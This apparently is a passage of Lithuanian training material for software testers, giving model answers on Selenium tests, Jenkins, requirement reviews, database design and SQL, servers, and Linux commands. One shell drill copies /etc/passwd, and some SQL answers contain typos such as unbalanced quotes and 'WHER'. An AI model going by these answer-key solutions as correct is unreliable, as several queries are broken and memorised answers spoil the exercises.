pavyzdys:

|  |
| --- |
| .....import com.thoughtworks.xstream.XStream;public class InputDataFromXMLTest {private DataReader dataReader = new DataReader();private PageMethods onPage = new PageMethods();private WebDriver driver;@BeforeClass@Parameters("webSiteAddress") // Use Parameters.xmlpublic void setUp(String webSiteAddress) {driver = new ChromeDriver();driver.get(webSiteAddress);}@AfterClasspublic void close() {driver.close();}@Test(priority = 1)public void writeParametersToXMLFileTest() throws IOException {// get iPhone parameters from file iPhoneInfo.txtList<String> items = new ArrayList<String>();items = dataReader.getTestData("src/test/resources/iPhoneInfo.txt");// set iPhone parametersiPhone phone = new iPhone();phone.setBrand(items.get(0));phone.setProductCode(items.get(1));phone.setPrice(items.get(2));// save iPhone parameters to file iPhone.xmlXStream xstream = new XStream();FileUtils.writeStringToFile(new File("iPhone.xml"), xstream.toXML(phone));System.out.println("Data to XML saved");}@Test(priority = 2)public void compareParametersTest() throws IOException {// get iPhone parameters from file iPhone.xmlXStream xstream = new XStream();iPhone phone = new iPhone();phone = (iPhone) xstream.fromXML(FileUtils.readFileToString(new File("iPhone.xml")));//get iPhone parameters from pageonPage.selectItemFromDesktops(driver, "iPhone");List<String> iPhoneInfo = onPage.getInfoAboutItem(driver);// assertAssert.assertEquals(iPhoneInfo.get(0),phone.getBrand(), "Error in brand name:");Assert.assertEquals(iPhoneInfo.get(1), phone.getProductCode(), "Error in product code:");Assert.assertEquals(iPhoneInfo.get(2),phone.getPrice(), "Error in price:");}} |

PhoneInfo.txt turinys:

|  |
| --- |
| Appleproduct 11$101.00 |

**2.6. Mokymosi rezultatas. Kurti automatizuotus testus taikant gerąsias praktikas.**

*1 užduotis.* GEROSIOS PRAKTIKOS.

pavyzdys:

Bendrai naudojami kintamieji:

|  |
| --- |
| package com.automation.qa.testproject;public class CommonVariables {public static final String FILENAME = "src/test/resources/txtItems.txt";public static final String DESKTOPS = "Desktops";public static final String LAPTOPS = "Laptops & Notebooks";} |

Bendra klasė:

|  |
| --- |
| public class iPhone {private String price;private String brand;private String productCode;//--- getters -------------------------------------public String getBrand() {return brand;}public String getPrice() {return price;}public String getProductCode() {return productCode;}//--- setters -------------------------------------public void setBrand(String newValue) {brand = newValue;}public void setPrice(String newValue) {price = newValue;}public void setProductCode(String newValue) {productCode = newValue;}} |

Puslapio metodų pavyzdys:

|  |
| --- |
| List<WebElement> group = driver.findElements(By.xpath("//div[contains(@class, 'product-layout')]"));int numberOfItems = group.size();WebElement currentItem;for (int i = 0; i < numberOfItems; i++) {currentItem = group.get(i);if (currentItem.findElement(By.tagName("h4")).getText().equals(item)) {currentItem.findElement(By.tagName("button")).click();WaitIsScriptFinished.scriptFinished(driver);}}} |


**2.7. Mokymosi rezultatas. Naudoti nuolatinės integracijos tarnybinę stotį automatinių testų vykdymui ir stebėjimui.**

*1* *užduotis.* TESTŲ AUTOMATINIS PALEIDIMAS JENKINS SISTEMOJE.


pavyzdys:

Tam, kad turėtumėte testus vykdomus per Jenkins sistemą, jums reikia:


1. Sukurti naują ‘darbą’ Jenkins sistemoje;



Šiuo atveju yra naudojama Mercurial kodo valdymo sistema.




1. Tam, kad mūsų projektas būtų sukuriamas, turime pridėti atitinkamą žingsnį: “invoke top-level Maven targets”.



Kai darbo konfigūravimas yra baigtas, galime jį paleisti, spausdami “Build Now” mygtuką.

Darbo peržiūros langas pateikia tokią informaciją:

* Kūrimo (komponavimo) istoriją;
* Darbo vietą failų sistemoje (Workspace)
* Vėliausi pakeitimai
* **Vėliausi testų vykdymo rezultatai**



Paspaudę “Latest Test Result” galime patikrinti vykdytų testų būseną: trūkmę, ar sėkmingai įvykdyti, kiek nesuvykdytą, kiek nesėkmingų bandymų ir pan.

1. **Kompetencija. Analizuoti skirtingų tipų reikalavimus, apibūdinančius kompiuterinę programą.**

**3.1. Mokymosi rezultatas. Vykdyti reikalavimų peržiūros procesą naudojant vartotojo pasakojimo reikalavimų programinei įrangai formatą.**

*1* *užduotis.* REIKALAVIMŲ POGRAMINEI ĮRANGAI FORMATAI.

Reikalavimas yra apibrėžtas kaip specifikacija. Panaudojimo atvejis šios specifikacijos yra pateikiamas atskirai.

Reikalavimui ištestuoti gali būti naudojami šie testavimo atvejai:

* Prisijungti prie sistemos nurodant neteisingą slaptažodį slaptažodį -> gaunamas klaidos pranešimas, vartotojas neprijungiamas prie sistemos;
* Prisijungti prie sistemos nurodant neteisingą slaptažodį, pakartoti kelis kartus, patikrinti, ar paskyra blokuojama;
* Patikrinti, ar yra galimybė atblokuoti paskyrą atstatant slaptažodį (kokiu būdu atblokavimas vyksta, nenurodyta reikalavime);
* Patikrinti visus vartotojo registravimo formos įvedimo laukus (formatus, ilgius, būtinumo pažymį);
* Prisijungti prie sistemos su neregistruotu vartotoju -> gaunamas klaidos pranešimas, vartotojas neprijungiamas prie sistemos;
* Prisijungti prie sistemos su egzistuojančiu vartotoju, suvedant neteisingą slažodį -> gaunamas klaidos pranešimas, vartotojas neprijungiamas prie sistemos;
* Prisijungti prie sistemos su registruotu vartotoju -> atidaromas pagrindinis sistemos langas su priregistravimo kortele;
* Registruotam vartotojui pakoreguoti profilio duomenis (kokie konkrečiai duomenys gali būti keičiami nenurodoma):

*2* *užduotis.* REIKALAVIMŲ PERŽIŪROS PROCESAS.

**Vartotojo pasakojimas:** Kaip prisiregistravęs sistemos vartotojas noriu išsiregistruoti iš sistemos paspausdamas mygtuką „Atsijungti“, nepriklausomai nuo to, kokį darbą su sistema būčiau dirbęs.

**Reikalavimo paruošimo kriterijai:** vartotojo pasakojimas yra apibrėžtas aiškiai, yra aiškus ir vienareikšmiškai suvokiamas konktekstas. Priėmimo kriterijai yra aiškūs, testuotini.

**Priėmimo kriterijų pavyzdžiai:**

* Atsijungimo nuo sistemos mygtukas rodomas tik prisijungusiems vartotojams;
* Paspaudus “Atsijungti” mygtuką, Sistema atjungia vartotoją, uždaro jo pradėtus darbus ir atvaizduoja pradinį puslapį;
* Jei vartotojas atsijungia nuo sistemos nepabaigęs kokio nors darbo, jo pradėti, bet nepabaigti darbai nėra išsaugomi, juos reikės atlikti iš naujo;
* Atsijungęs vartotojas vėl mato “Prisijungti” mygtuką ir gali registruotis vėl;
* Vartotojas gali atsijungti nuo sistemos nepriklausomai nuo to, kokiame sistemos lange jis yra.

**3.2. Mokymosi rezultatas. Naudoti funkcinius, nefunkcinius ir techninius kompiuterinės programos reikalavimus.**

*1* *užduotis.* FUNKCINIAI REIKALAVIMAI.

Opencart – Paieška (supaprastinti paieškos funkcionalumo reikalavimai)

- Jei į paieškos lauką įvedamas produkto tikslus pavadinimas ir spaudžiamas "Paieška" mygtukas, sistema pateikia sąrašą visų šio produkto atmainų, turimų pardavime. OK

- jei įvedamas raktažodis pagal produkto kategoriją ir spaudžiamas "Paieška" mygtukas, sistema pateikia sarašą produktų atitinkamos kategorijos; NOK.

Komentaras: Sistema pateikia tik vieną telefoną, nors <Phones & PDA‘s> kategorijoje yra daugiau produktų. Priežastis gali būti netinkama produkto konfigūracija.

- Jei į paieškos laukelį neįvedame nieko ir spaudžiame "Paieška" mygtuką, sistema grąžina visų turimų prekių sąrašą. NOK.

Komentaras: Nieko neįvedus į paieškos laukelį ir paspaudus paieškos mygtuką, sistema nieko nepateikia. Klaida gali būti arba reikalavimuose (netinkamai aprašyti, nesuprasti), arba implementacijoje, arba CMS paieškos modulio konfigūracijoje.

- Jei į paieškos laukelį įvedame neegzistuojačio produkto pavadinimą ir spaudžiame "Paieška" mygtuką, sistema pateikia pranešimą, apie tokio produkto nebuvimą. OK.

Komentaras: Bet, jei įvesime tik fragmentą, kuris atitiks kurio nors egzistuojančio produkto pavadinimo dalį, šis produktas bus atvaiduotas paieškos rezultatuose.

- Jei paieškos rezultatų yra daug, jie yra skirstomi į puslapius po 10 rezultatų kiekviename puslapyje. NOK.

Komentaras: Pagal nutylėjimą, produktai nėra skirstomi puslapiais. Tačiau, turi būti patikrinti CMS paieškos modulio nustatymai. Gali būti, kad puslapiavimas yra implementuotas, tačiau neįjungtas.

- Paieškos rezultatai yra surūšiuoti abėcėlės tvarka. OK

*2* *užduotis.* NEFUNKCINIAI (TECHNINIAI, SAUGUMO) REIKALAVIMAI

1. Funkciniai reikalavimai testuoja sistemos funkcijas (skaičiavimus, logiką ir pan), nefunkciniai – sistemos charakteristikas (greitį, išvaizdą, saugumą ir pan.)
2. Saugumo, našumo, atsparumo, suderinamumo, panaudojamumo, t.t.
3. Iš esmės, atliekant testavimą su skirtingomis naršyklėmis, testuojame svetainės išvaizdą ir funkcionalumą įvairiose naršyklėse ir įrenginiuose. Kaip žmonės interpretuoja dalykus skirtingai, taip ir ne visos naršyklės “supranta” dalykus vienodai. Pvz. „Internet Explorer 8“ CSS stiliai gali būti skirtingi nei naujesnėse „Internet Explorer“ ir „Google Chrome“ versijose. Elegantiškas stilius ir efektai, vaizdai, šešėliai ir netgi šriftai, gali labai skirtis. Nors šiuos vaizdinius skirtumus dažnai neįmanoma panaikinti visiškai (ypač su senesnėmis naršyklėmis), testavimo su skirtingomis naršyklėmis ir įrenginiais tikslas yra užtikrinti, kad naudotojai galėtų pasiekti visą turinį ir vykdyti visas pagrindines žiniatinklio programos funkcijas be jokių svarbių problemų.
4. Galima matuoti puslapio našumą /užkrovimo greitį, testuoti turinio pasikeitimus, SEO žymas (angl. tags), atlikti nesudėtingą puslapio derinimą (ang. debugging).

|  |  |
| --- | --- |
| Funkciniai reikalavimai:  b,c, d, f, h, | Nefunkciniai reikalavimai:  a, e, g, i, j |

1. Reikalavimų peržiūra yra labiau nefunkcinis testavimas. Funkcinis testavimas yra tiesiogiai susijęs su sistemos vykdymu. Reikalavimų peržiūra yra statinės analizės dalis, kuri nėra priskiriama prie funkcinio testavimo.
2. a), b), c), d)
3. c)
4. Panaudojamumas – tai naudotojo veiklos veiksmingumas, našumas ir jaučiamas pasitenkinimas, su kuriuo konkretus naudotojas gali pasiekti konkrečių tikslų konkrečiose aplinkose, šiuo atveju, naudodamasis mūsų sistema.
5. a)

**Modulis „Nesudėtingų duomenų bazių projektavimas ir kūrimas(programinės įrangos testuotojo) “**


**1. Kompetencija. Projektuoti tipines reliacines ir nereliacines (NoSQL) duomenų bazes.**

* 1. **Mokymosi rezultatas. Pateikti reliacinės duomenų bazės schemą.**

*1 užduotis*. SUPROJEKTUOTI RELIACINĘ DUOMENŲ BAZĘ (ATVEJIS: LIETUVOS BANKAS).

Suprojektuoti reliacinę duomenų bazę (atvejis: Lietuvos bankas)


Schema:



*2 užduotis*. SUPROJEKTUOTI RELIACINĘ DUOMENŲ BAZĘ (ATVEJIS: LEIDYBOS STEBĖJIMO SISTEMA).

Suprojektuoti reliacinę duomenų bazę (atvejis: Leidybos stebėjimo sistema)

Schema:



* 1. **Mokymosi rezultatas. Pateikti nereliacinės (NoSQL) duomenų bazės schemą.**

*1 užduotis*. PATEIKITE KEY-VALUE DUOMENŲ BAZĖS MODELĮ PARDUOTUVEI.

Įvertinkite, kaip saugoti sudėtinius raktus, kaip saugoti reikšmes, ryšius tarp prekių ir parduotuvės.

Parduotuvės atveju, raktas – parduotuvės kodas. Reikšmę pasirinkti saugoti galima JSON, XML, Protobuf ar kitu viešai prieinamu formatu.

Prekių parduotuvėje atveju, raktas sudaromas sujungiant parduotuvės kodas su prekės kodu atskiriant jas skirtuku, pavyzdžiui brūkšniu (pvz.: V1-11559245), reikšmė kaip ir parduotuvės atveju, saugoma vienu iš plačiai prieinamų formatų.

Rekomenduojama rinktis Redis duomenų bazę.

*2 užduotis*. PATEIKITE COLUMN FAMILY DUOMENŲ MODELĮ PARDUOTUVĖS SCENARIJUS.

Schema:

CREATE KEYSPACE shopspace WITH replication = {'class':'SimpleStrategy', 'replication\_factor' : 1};

CREATE TABLE shopspace.shops (code TEXT PRIMARY KEY, area INT, address TEXT);

CREATE TABLE shopspace.items (shop\_code TEXT, item\_code INT, name TEXT, unit\_weight DECIMAL, unit\_price DECIMAL, count INT, PRIMARY KEY(shop\_code, item\_code));

shopspace.items lentelės atveju particijos raktas parduotuvės kodas, rūšiavimo raktas – prekės kodas.

Užklausos:

1. SELECT \* FROM shopspace.shops WHERE code = 'V1';
2. SELECT \* FROM shopspace.items WHERE shop\_code = 'V1';
3. SELECT count FROM shopspace.items WHERE shop\_code = 'V1' AND item\_code = 11;

*3 užduotis*. PARDUOTUVĖJE ATSIRADO NAUJAS REIKALAVIMAS – PAGAL PREKĖS KODĄ GAUTI PARDUOTUVIŲ, KURIOSE YRA ŠI PREKĖ, SĄRAŠĄ SU PREKĖS VIENETŲ SKAIČIUMI.

Kaip pakeisti duomenų bazės schemą ir darbo su ja užklausas šiam reikalavimui įgyvendinti?

Kadangi Cassandra leidžia saugiai užklausas vykdyti tik pagal raktą. Sukuriame papildomą lentelę:

CREATE TABLE shopspace.shopitems (item\_code INT, shop\_code TEXT, count INT, PRIMARY KEY(item\_code, shop\_code));

Tuomet užklausa atrodo taip:

SELECT shop\_code, count FROM shopspace.shopitems WHERE item\_code = 257;

Įterpimas keičiasi vykdant įterpimą į abi lenteles BATCH sakinio pagalba. Pavyzdžiui:

BEGIN BATCH

INSERT INTO shopspace.shopitems (item\_code, shop\_code, count) VALUES (45, 'V2', 2);

INSERT INTO shopspace.items (shop\_code, item\_code, name, unit\_weight, unit\_price, count) VALUES ('V2', 45, 'Skanioji Duona', 0.9, 1.2, 4);

APPLY BATCH;

Alternatyviai galima panaudoti antrinius indeksus.

*4 užduotis*. SUMODELIUOKITE PARDUOTUVĖS SCENARIJŲ DOKUMENTŲ DUOMENŲ BAZĖJE.

Priimtini sprendimai tiek su viena, tiek su keliomis kolekcijomis.

Pavyzdžiui sudedant į vieną kolekciją, parduotuvė su jos prekėmis galėtų atrodyti taip:

{

\_id: “V1”,

area: 2500,

address: “Linkmenu g. 3, Vilnius”,

items: [

{ code: 11559245, name: “Skalsioji duona”, unit\_weight: 1.2, unit\_price: 1.7, count: 11 },

...

]

}

*5 užduotis*. PARAŠYKITE ŠIAS UŽKLAUSAS.

db.getCollection('shops').find({\_id: "V1"});

1. db.getCollection('shops').find({\_id: "V1"}, {items: 1});
2. db.getCollection('shops').find({"items.code": 23});
3. db.getCollection('shops').aggregate([{$unwind: "$items"}, {$group: {\_id: "$\_id", total: {$sum: "$items.count"}}}]);

Jei modeliuojama parduotuvė su prekėmis viename dokumente, tai tiek užklausa #1, tiek #2 grąžins visas prekes.

*6 užduotis*. SUMODELIUOKITE PARDUOTUVĖS SCENARIJŲ GRAFŲ DUOMENŲ BAZĖJE.

Parduotuvės ir prekės modeliuojamos kaip viršūnės su skirtingomis žymomis ir susiejamos ryšiu.

create (V1:Shop {code: 'K1', area: 3000, address: 'Kauno g. 11'})

create (i11559245:Item {code: 11559245, name: 'Skalsioji duona', unit\_weight: 1.2, unit\_price: 1.8, count: 11})

match (s:Shop),(i:Item)

where s.code = 'K1' AND i.code = 2445

create (s)-[r:HAS]->(i)

return s,i

*7 užduotis*. PARAŠYKITE ŠIAS UŽKLAUSAS:

1. match (s:Shop {code:'V1'}) return s
2. match (s:Shop {code:'V1'})-[r:HAS]-(i:Item) return i
3. match (s:Shop)-[r:HAS]-(i:Item {code: 1445}) return s
4. match (s:Shop)-[r:HAS]-(i:Item) return s,sum(i.count)

*8 užduotis*. ATSIRADO PAPILDOMAS REIKALAVIMAS SUSIETI PREKES SU GAMINTOJO INFORMACIJA.

Kiekvienas gamintojas identifikuojamas pagal įmonės pavadinimą, kartu saugoma gamintojo valstybė. Prekės, gaminamos parduotuvėje, nėra susiejamos su gamintoju.

Grafas papildomas naujais elementais pažymėtais žymomis Producer, prekėms sukuriamas ryšys pažymėtas PRODUCEDBY.

create (p2:Producer {name: "Makers", country: "Germany"})

match (i:Item {code: 2445}),(p:Producer {name: "Makers"})

create (i)-[r:PRODUCEDBY]->(p)

return i,p

Užklausos:

1. match (s:Shop)-[r:HAS]-(i:Item)-[pb:PRODUCEDBY]-(p:Producer {country: 'Lithuania'}) return distinct s
2. match (s:Shop)-[r:HAS]-(i:Item)-[pb:PRODUCEDBY]-(p:Producer {country: 'Lithuania'}) where i.unit\_price > 1 return distinct s

**2. Kompetencija. Programiškai įgyvendinti ir administruoti duomenų bazes.**

**2.1.** **Mokymosi rezultatas. Diegti ir valdyti duomenų bazių valdymo sistemą.**

*1* *užduotis*. PRISIJUNKITE PRIE DUOMENŲ BAZIŲ VALDYMO SISTEMOS NAUDODAMI TELNET.

Naudokite komandą

mysql -h hostname -u user\_name -p

hostname ir user\_name reikia pakeisti atitinkamais duomenimis, kuriuos, jei pats neturite administratoriaus teisių, turėtumete gauti iš serverio administratoriaus, sukūrusio jums duomenų bazę. hostname yra serverio adresas, kuriame yra instaliuota MySQL DBVS. Jei duomenų bazė yra tame pačiame serveryje (kompiuteryje), iš kurio jungiatės, jis turėtų būti localhost. Jei jungiatės prie kito (remote) kompiuterio, reikia nurodyti to kompiuterio adresą. -p komanda nurodo MySQL DBVS, kad jos klientas paprašyti slaptažodžio. Jei nenurodysite šios komandos, tuomet MySQL manys, kad jūsų vartotojo vardui nereikalingas slaptažodis prisijungimui prie sistemos. Jei jūs nesate privilegijuotas vartotojas (t.y. administratorius) nenurodžius -p jūs nebūsite prijungtas prie sistemos. Komanda quit atjungia jus nuo serverio.

*2 užduotis*. PAKARTOKITE TUOS PAČIUS VEIKSMUS NAUDODAMI PHPMYADMIN.

Naudodami phpMyAdmin atitinkamus meniu, prisijunkite ir atsijunkite.

**2.2.** **Mokymosi rezultatas. Naudoti SQL kalbą duomenų bazės užpildymui ir informacijos išrinkimui.**

*1 užduotis*. PANAUDOKITE TINKAMAS PAGRINDINES SQL KOMANDAS.

SQL komandos:

1. SELECT \* FROM DARBUOTOJAI;

2. SELECT ASMENSKODAS FROM DARBUOTOJAI;

3. SELECT VARDAS, PAVARDE, PAREIGOS FROM DARBUOTOJAI;

4. SELECT DISTINCT SKYRIAUSPAVADINIMAS FROM DARBUOTOJAI;

5. SELECT \* FROM DARBUOTOJAI WHERE SKYRIAUSPAVADINIMAS = ‘Daug\_dirbantys’;

6. SELECT PAREIGOS FROM DARBUOTOJAI WHERE VARDAS = ‘Toma’;

7. SELECT \* FROM DARBUOTOJAI WHERE GIMIMOMETAI = ‘1960-05-04’;

8. SELECT VARDAS FROM DARBUOTOJAI WHERE PAVARDE = ‘Morkinis’;

9. SELECT VARDAS, PAVARDE FROM DARBUOTOJAI WHERE SKYRIAUSPAVADINIMAS =’Daug\_dirbantys’;

10. INSERT INTO DARBUOTOJAI VALUES(38807291235, ‘Regimantas’, ‘Sabonis’, ‘2013-01-21’,’1988-07-29’,’Testuotojas’,’Testavimo’,3);

11. INSERT INTO DARBUOTOJAI (ASMENSKODAS,VARDAS, PAVARDE, DIRBANUO, GIMIMOMETAI) VALUES (38101122335,’Petras’,’Petraitis’, ‘2009-10-30’,’1981-01-11’);

12. UPDATE DARBUOTOJAI SET PAREIGOS=’Programuotojas’, SKYRIAUSPAVADINIMAS=’Daug dirbantys’, PROJEKTONUMERIS=2 WHERE ASMENSKODAS=38101122335;

13. DELETE FROM DARBUOTOJAI WHERE ASMENSKODAS=38101122335;

14. INSERT INTO DARBUOTOJAI (PAVARDE, PAREIGOS) VALUES (‘Antanaitis’,’Programuotojas’),(‘Antanaitis’,’Programuotojas’);

15. UPDATE DARBUOTOJAI SET PAREIGOS= ‘Testuotojas’ WHERE PAVARDE= ‘Antanaitis’;

16. SELECT PAREIGOS FROM DARBUOTOJAI WHERE PAREIGOS = ‘Testuotojas; SELECT PAREIGOS FROM DARBUOTOJAI WHERE PAREIGOS = ‘Testuotoja’;

**2.3.** **Mokymosi rezultatas. Kurti duomenis duomenų bazėje valdančią programinę įrangą.**

*1 užduotis*. PANAUDOKITE TINKAMAS SĄLYGŲ IR GRUPAVIMO SQL KOMANDAS

SQL komandos:

1. SELECT ASMENSKODAS, VARDAS, PAVARDE FROM DARBUOTOJAI WHERE GIMIMOMETAI=’1988-06-15’;

2. SELECT \* FROM DARBUOTOJAI WHERE GIMIMOMETAI < '1988-07-29';

3. SELECT DIRBANUO ,GIMIMOMETAI FROM DARBUOTOJAI WHERE DIRBANUO BETWEEN '2000-10-30' AND 2012-11-11';

4. SELECT VARDAS ,SKYRIAUSPAVADINIMAS ,PROJEKTONUMERIS FROM DARBUOTOJAI WHER PROJEKTONUMERIS IN (2,3);

5. SELECT VARDAS ,PAVARDE ,ASMENSKODAS FROM DARBUOTOJAI WHERE ASMENSKODAS LIKE '4%';

6. SELECT \* FROM DARBUOTOJAI WHERE GIMIMOMETAI LIKE '%-12';

7. SELECT \* FROM DARBUOTOJAI WHERE SKYRIAUSPAVADINIMAS LIKE '\_\_u%';

8. SELECT \* FROM DARBUOTOJAI WHERE PAREIGOS IS NULL;

9. SELECT VARDAS ,PAVARDE ,DIRBANUO ,PAREIGOS FROM DARBUOTOJAI WHERE DIRBANUO = '2010-08-01' AND PAREIGOS = 'Programuotojas';

10. SELECT VARDAS ,PAVARDE ,SKYRIAUSPAVADINIMAS ,PROJEKTONUMERIS FROM DARBUOTOJAI WHERE SKYRIAUSPAVADINIMAS = 'Mažai dirbantys' OR PROJEKTONUMERIS =1;

11. SELECT VARDAS FROM DARBUOTOJAI WHERE VARDAS NOT LIKE 'J%';

12. SELECT VARDAS ,DIRBANUO ,GIMIMOMETAI FROM DARBUOTOJAI WHERE DIRBANUO NOT BETWEEN '2009-10-30' AND '2012-11-11';

13. SELECT VARDAS ,PAVARDE ,GIMIMOMETAI FROM DARBUOTOJAI ORDER BY GIMIMOMETAI;

14. SELECT VARDAS ,PAVARDE ,GIMIMOMETAI FROM DARBUOTOJAI ORDER BY GIMIMOMETAI DESC;

15. SELECT MIN(PROJEKTONUMERIS), MAX(PROJEKTONUMERIS) FROM DARBUOTOJAI;

16. SELECT PROJEKTONUMERIS, COUNT(\*) FROM DARBUOTOJAI GROUP BY PROJEKTONUMERIS;

17. SELECT PROJEKTONUMERIS,PAREIGOS, COUNT(\*) FROM DARBUOTOJAI WHERE PAREIGOS LIKE 'Programuotoja%' GROUP BY PROJEKTONUMERIS, PAREIGOS;

18. SELECT PROJEKTONUMERIS,PAREIGOS, COUNT(\*) FROM DARBUOTOJAI WHERE PAREIGOS LIKE 'Programuotoja%' GROUP BY PROJEKTONUMERIS, PAREIGOS HAVING COUNT(\*)>2;

**Modulis „Programavimo aplinkos ir kūrimo proceso valdymas (programinės įrangos testuotojo)“**

**1.** **Kompetencija. Naudoti tarnybinių stočių operacines sistemas.**

*1 užduotis*. DEBESŲ KOMPIUTERIJA.

Debesų kompiuterija (angl. Cloud Computing) – paslaugos, kurioms pateikti reikalingas tik interneto ryšys. Trumpas debesų kompiuterijos sąvokos apibrėžimas - tai apjungti skaičiavimo ištekliai, teikiami internetu paslaugos pavidalu. Debesį sudaro programos, kurių nereikia įdiegti į kompiuterį. Google Apps suteikia galimybę paleisti verslui skirtas programas naudojant tik interneto naršyklę. Tai paslaugos Google Docs, Sheets, Forms ir pan.

Debesys – tai serveriai (kompiuteriai) pastoviai prijungti prie interneto į kuriuos vartotojai už tam tikrą mokestį (o kartais ir nemokamai) gali įsikelti savo norimus failus ir vėliau juos atsidaryti ar parsisiųsti iš serverio naudodami bet kurį įrenginį prijungtą prie interneto (kompiuterį, telefoną, planšetę) suvedę savo prisijungimo duomenis.

Virtualusis dedikuotas serveris (VDS) – tai toks serverio tipas, kai fizinis serveris „padalinamas“ į kelis virtualius serverius. Kiekvienam virtualiam serveriui priskiriama (rezervuojama) dalis fizinio serverio resursų: atminties, diskinės talpos, procesoriaus laiko ir pan. Kiekvienas virtualus dedikuotas serveris gali dirbti nepriklausomai nuo kitų tame pačiame fiziniame serveryje esančių virtualių serverių: vykdyti skirtingas operacines sistemas, teikti skirtingas paslaugas (angl. Services) ir pan. Virtualiųjų dedikuotų serverių (VDS) paslauga nuo tinklalapių hostingo (talpinimo) skiriasi daugiausiai tuo, jog pastaruoju atveju viename serveryje tuos pačius resursus naudoja šimtai skirtingų tinklalapių ir vienam jų netikėtai sulaukus didelio vartotojų antplūdžio yra stipriai paveikiamas kitų tinklalapių pasiekiamumas. Tuo tarpu atskirti ir rezervuoti procesoriaus, disko ir atminties resursai virtualiuose dedikuotuose serveriuose leidžia išvengti panašių atvejų. Galimybė kurti virtualius dedikuotus serverius atsirado sukūrus virtualizacijos technologiją.

*2 užduotis*. SERVERIO IŠTEKLIAI.

WordPress reikalavimai serveriui: https://wordpress.org/about/requirements:

1. PHP version 7.2 or greater.
2. MySQL version 5.6 or greater OR MariaDB version 10.0 or greater.
3. HTTPS support

Serverio parinkimas: https://www.iv.lt/dokumentai/profesionalus.pdf. Serveris gali būti Solo, Multi, Pro arba Individualus. Taip pat galima rinktis virtualų serverį su Linux arba Windows OS. Kaina priklausys nuo tinklapio apkrovimo, nes serverio resursai kainuoja priklausomai nuo pasirinkto plano.

*3 užduotis*. LINUX OS PARINKIMAS.

Teisingas atsakymas formuojamas https://distrochooser.de/en sistemos pagalba. Atsakymas turi būti pirmi tris Linux OS pavadinimai, kuriuos pasiūlė sistema.

*4 užduotis*. XUBUNTU OS DIEGIMAS VIRTUALIOJE APLINKOJE.

Užduotis atlikta pagal šias instrukcijas:

1. https://itsfoss.com/install-xfce-desktop-xubuntu
2. https://help.ubuntu.com/community/Installation?action=show&redirect=InstallingXubuntu
3. https://virtualboxes.org/doc/installing-guest-additions-on-ubuntu

*5 užduotis*. XUBUNTU OS KONFIGŪRAVIMAS.

Darbas vykdomas pagal lektoriaus nurodymus. Darbas vykdomas Xubuntu OS aplinkoje. Konfigūruojame klaviatūrą: en, lt. Konfigūruojame XFce išvaizdą: pasirenkame norimą spalvinę temą.

**1.2.** **Mokymosi rezultatas. Valdyti tarnybinę stotį naudojant jos komandinės eilutės sąsają ir jos pagrindines komandas.**

*1 užduotis.* DARBAS LINUX OS KOMANDŲ EILUTĖJE.

Sprendimas:

$ cd ~ , $ mkdir Bandymas

$ touch f{1..4}.txt , $ touch ff{1..4}.txt

$ ls Bandymas/

$ cd ~ , $ mkdir Tikslas

$ cp Bandymas/f1.txt Tikslas/ ir t.t.

$ ls Tikslas/

$ mv Tikslas/f1.txt Tikslas/file1.txt ir t.t.

$ mv Tikslas/file1.txt Bandymas/ ir t.t.

$ cp /etc/passwd Bandymas/

$ less Bandymas/passwd

